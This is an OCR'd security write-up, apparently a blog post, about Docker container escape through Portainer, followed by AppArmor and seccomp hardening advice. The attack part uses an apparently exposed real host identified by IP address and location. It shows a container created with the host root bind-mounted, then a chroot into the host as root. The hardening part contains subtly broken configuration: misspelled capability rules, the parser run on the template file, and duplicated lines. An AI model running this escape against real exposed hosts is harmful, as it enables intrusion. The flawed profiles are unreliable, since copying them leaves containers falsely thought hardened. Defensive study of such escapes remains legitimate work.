
Portainer


2023-07-10T04:34:42.613962


79.209.252.162
p4fd1fca2.dip0.t-ipconnect.de
Deutsche Telekom AG
Germany, Elsterwerda


```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 3537
Content-Type: text/html; charset=utf-8
Last-Modified: Sun, 30 Oct 2016 12:39:11 GMT
Set-Cookie: _gorilla_csrf=MTY4ODk2MzY4MnxJakk0TTBKMU1IZHNlVwRaVWtaWlVtWjflbFF3Ym10emIzY3hPRlJCTWpob1FqaEdSM1JMYkRWU01HODlJZ289fFF0lY6Zl8aV0hJmCa
```






portainer.io
COMMUNITY EDITION
Containers
Container list
admin
Dashboard
App Templates
Stacks
Containers
Images
Networks
Volumes
Events
Host
Settings
Containers
Search...
Start
Stop
Kill
Restart
Pause
Resume
Remove
+ Add container
Name
State
Filter
Quick Actions
Stack
Image
Created
IP Address
GPUs
Published Ports
Ownership
eloquent_sammet
exited
portainer/portainer
2023-07-26 15:01:29
none
administrators
exciting_burnell
running
portainer/portainer
2023-07-26 15:02:15
172.17.0.2
none
8000:8000
9000:9000
administrators
hungry_moser
exited
portainer/portainer
2023-07-26 14:57:15
none
administrators
upbeat_almeida
exited
portainer/portainer
2023-07-26 14:57:57
none
administrators
Items per page
10


Create container
Name
ubuntu
Image configuration
Registry
Docker Hub (anonymous)
Image*
docker.io
ubuntu:latest
Search
Advanced mode
Always pull the image
You are currently using an anonymous account to pull images from DockerHub and will be limited to 100 pulls every 6 hours. You can configure DockerHub authentication in the Registries View. Remaining pulls: 100/100
Webhooks
Create a container webhook
Business Edition Feature
Network ports configuration


Actions
Auto remove
Deploy the container
Advanced container settings
Command & logging
Volumes
Network
Env
Labels
Restart policy
Volume mapping
+ map additional volume
container
/host
Volume
Bind
host
/
Writable
Read-only


Containers
Search...
Start
Stop
Kill
Restart
Pause
Resume
Remove
Name
State
Filter
Quick Actions
Stack
Image
Created
IP Address
GPUs
Published Ports
eloquent_sammet
exited
portainer/portainer
2023-07-26 15:01:29
none
exciting_burnell
running
portainer/portainer
2023-07-26 15:02:15
172.17.0.2
none
9000:9000
8000:8000
hungry_moser
exited
portainer/portainer
2023-07-26 14:57:15
none
ubuntu
running
ubuntu:latest
2023-07-26 16:30:45
172.17.0.3
none
upbeat_almeida
exited
portainer/portainer
2023-07-26 14:57:57
none


Container status
ID
3e48477a7a9b06f53950b313662b946cb00cee3e310984e0eef1c2661c7cfbab
Name
ubuntu
IP address
172.17.0.3
Status
Running for 4 minutes
Created
2023-07-26 16:30:45
Start time
2023-07-26 16:30:45
Container webhook
Business Edition Feature
Logs
Inspect
Stats
Console
Attach




```
root@3e48477a7a9b:/# ls
bin  boot  dev  etc  home  host  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@3e48477a7a9b:/# ls /host
bin   dev  etc   initrd.img      lib    lib64   lost+found  mnt  proc  run   srv       sys  usr  vmlinuz
boot  dup  home  initrd.img.old  lib32  libx32  media       opt  root  sbin  swapfile  tmp  var  vmlinuz.old
root@3e48477a7a9b:/#
root@3e48477a7a9b:/# ps -eaf
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 20:30 pts/0    00:00:00 /bin/bash
root           9       0  0 20:49 pts/1    00:00:00 bash
root          19       9  0 20:51 pts/1    00:00:00 ps -eaf
root@3e48477a7a9b:/#
```

```
root@3e48477a7a9b:/#
root@3e48477a7a9b:/# chroot /host bash
┌──(root㉿3e48477a7a9b)-[/]
└─# ps -eaf
fatal library error, lookup self

┌──(root㉿3e48477a7a9b)-[/]
└─# ps
fatal library error, lookup self

┌──(root㉿3e48477a7a9b)-[/]
└─# ls
bin   dev  etc   initrd.img      lib    lib64   lost+found  mnt  proc  run   srv       sys  usr  vmlinuz
boot  dup  home  initrd.img.old  lib32  libx32  media       opt  root  sbin  swapfile  tmp  var  vmlinuz.old
```

```
┌──(root㉿3e48477a7a9b)-[/]
└─# ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.5 167872 12020 ?        Ss   15:49   0:00 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    15:49   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   15:49   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   15:49   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   15:49   0:00 [slub_flushwq]
root           6  0.0  0.0      0     0 ?        I<   15:49   0:00 [netns]
root           8  0.0  0.0      0     0 ?        I<   15:49   0:00 [kworker/0:0H-events_highpri]
root          10  0.0  0.0      0     0 ?        I<   15:49   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        I    15:49   0:00 [rcu_tasks_kthread]
root          12  0.0  0.0      0     0 ?        I    15:49   0:00 [rcu_tasks_rude_kthread]
root          13  0.0  0.0      0     0 ?        I    15:49   0:00 [rcu_tasks_trace_kthread]
root          14  0.0  0.0      0     0 ?        S    15:49   0:00 [ksoftirqd/0]
root          15  0.0  0.0      0     0 ?        I    15:49   0:00 [rcu_preempt]
root          16  0.0  0.0      0     0 ?        S    15:49   0:00 [migration/0]
root          18  0.0  0.0      0     0 ?        S    15:49   0:00 [cpuhp/0]
root          19  0.0  0.0      0     0 ?        S    15:49   0:00 [cpuhp/1]
root          20  0.0  0.0      0     0 ?        S    15:49   0:00 [migration/1]
root          21  0.0  0.0      0     0 ?        S    15:49   0:00 [ksoftirqd/1]
root          26  0.0  0.0      0     0 ?        S    15:49   0:00 [kdevtmpfs]
```

Mitigation Results:

Setting Up AppArmor:

To start, a sample AppArmor profile template is available on the Bane GitHub repository. This template needs to be downloaded from https://github.com/genuinetools/bane/blob/master/sample.toml and copied to the AppArmor configuration directory /etc/apparmor.d/ on your system.

The sample.toml template has sections that need to be customized based on your container's access requirements:

#profile_name - Name your AppArmor profile

#exec_path - Path to the confined program/container

#read_paths - Files/directories the container can read

#write_paths - Files/directories the container can write to

Edit these paths in the template to define the access controls for your container. Once finalized, use Bane to generate the full AppArmor profile by running:

bane generate -f /etc/apparmor.d/sample.toml


This will output the finished profile. Load the profile with:


apparmor_parser -r -W /etc/apparmor.d/sample.toml


Now your container will run with the customized AppArmor access restrictions applied. By leveraging the template and Bane, implementing AppArmor controls becomes straightforward.

The highlighted sections call attention to areas like the profile name, path to the container executable, files/directories that can be read or written, and other access rules. These highlighted template sections need to be edited and tailored to the particular access requirements of your container, restricting it only to necessary resources


Below images explains the structure of AppArmor profile. Below images will give you an idea of syntax and how to create your own profile based on your requirements.








Specifically, as highlighted in the above images, you need to give the AppArmor profile a unique name to distinguish it. Additionally, as demonstrated in the below image, you can define the executable binaries the container is allowed to run and the Linux capabilities it requires. These areas - profile name, executables, and capabilities - are called out in the examples as key portions of the template to customize in order to tailor the access controls precisely for your container.



In addition to executables and capabilities, you can also customize networking controls in the AppArmor template. As shown in the below image, you can configure whether raw packet connections should be allowed for the container. You can also explicitly specify which network protocols the container needs access to, like udp, tcp, icmp. Defining these network controls in the template lets you restrict the container's networking capabilities based on the requirements. The below image highlights how enabling raw packets and protocol access is configured in the template on a per-container basis.



Creating our own Customized AppArmor Profile:

Below is the Customized AppArmor Profile rules that we created for hardening Docker Container Security

Limiting Capabilties:

```
deny capability chown,
deny capability dac_override,
deny capability sys_module,
deny capabiltiy sys_ptrace,
deny capability dac_read_search,
deny capabilty sys_chroot,
deny capability setuid,
deny capability setgid
```

Restricting Network Calls

```
deny network raw,

deny network packet,
```

Restrict Privileged file Operations:

```
deny @{PROC}/kcore rwklx,
deny mount,
deny /sys/[^f]*/** wklx,
deny /sys/f[^s]*/** wklx,
deny /sys/fs/[^c]*/** wklx,
deny /sys/fs/c[^g]*/** wklx,
deny /sys/fs/cg[^r]*/** wklx,
deny /sys/firmware/efi/efivars/** rwklx,
deny /sys/kernel/security/** rwklx,
```

Restrict Executable Stack Usage:

```
deny @{PROC}/[0-9]*/attr/exec
```

Restricting Host File Access

```
deny /{,var/}tmp/** rw,
deny /{,var/}tmp/** rw,
deny /{,var/}tmp/** rw,
deny / rw
```

Restricting spawning of bash shell

```
deny /bin/bash mrwklx,
deny /bin/sh rwmlk,
```

Seccomp:

SecComp or Secure Computing is a security mechanism in the Linux kernel that allows restricting the system calls a process can make. It sets rules enforced by the kernel on which syscalls are allowed or blocked for a process, defined using Berkeley Packet Filter syntax. This limits the amount of damage a compromised process can do. SecComp has different modes like SECCOMP_MODE_STRICT which only permits read, write, exit and sigreturn. When a process attempts a blocked syscall, it gets terminated with a SIGKILL signal. SecComp is applied via the seccomp() or prctl() system calls. It is useful for sandboxing applications like containers or privileged processes to restrict what they can access in the system.

The first step is to download the default Docker SecComp profile from GitHub to use as a baseline. You can find this JSON file at https://github.com/moby/moby/blob/master/profiles/seccomp/default.json .

Next, you'll need intimate knowledge of the system calls utilized by your container in order to modify the default profile appropriately. The goal is to restrict unnecessary system calls while still permitting the minimum required ones.

It's recommended to save custom SecComp profiles in a standardized directory, using the .json file format. The profile defines which syscalls are allowed or blocked for processes in the container.

With an understanding of the container's syscall requirements, you can edit the default SecComp profile to only allow necessary syscalls. Any unwanted syscalls should be blocked.

Once the custom profile is defined, you can apply it to Docker containers using the --security-opt seccomp=<profile>.json flag. The customized profile will sandbox the container processes by filtering syscalls for improved security.

Running the docker container using Seccomp

Command: docker run **--rm** -it --security-opt seccomp=test.json **<image-name> bash**

```
{
        "name": "chroot",
        "action": "SCMP_ACT_ERRNO",
        "args": []
},
{
        "name": "mount",
        "action": "SCMP_ACT_ERRNO",
        "args": []
},
{
        "name": "uname",
        "action": "SCMP_ACT_ERRNO",
        "args": []
},
```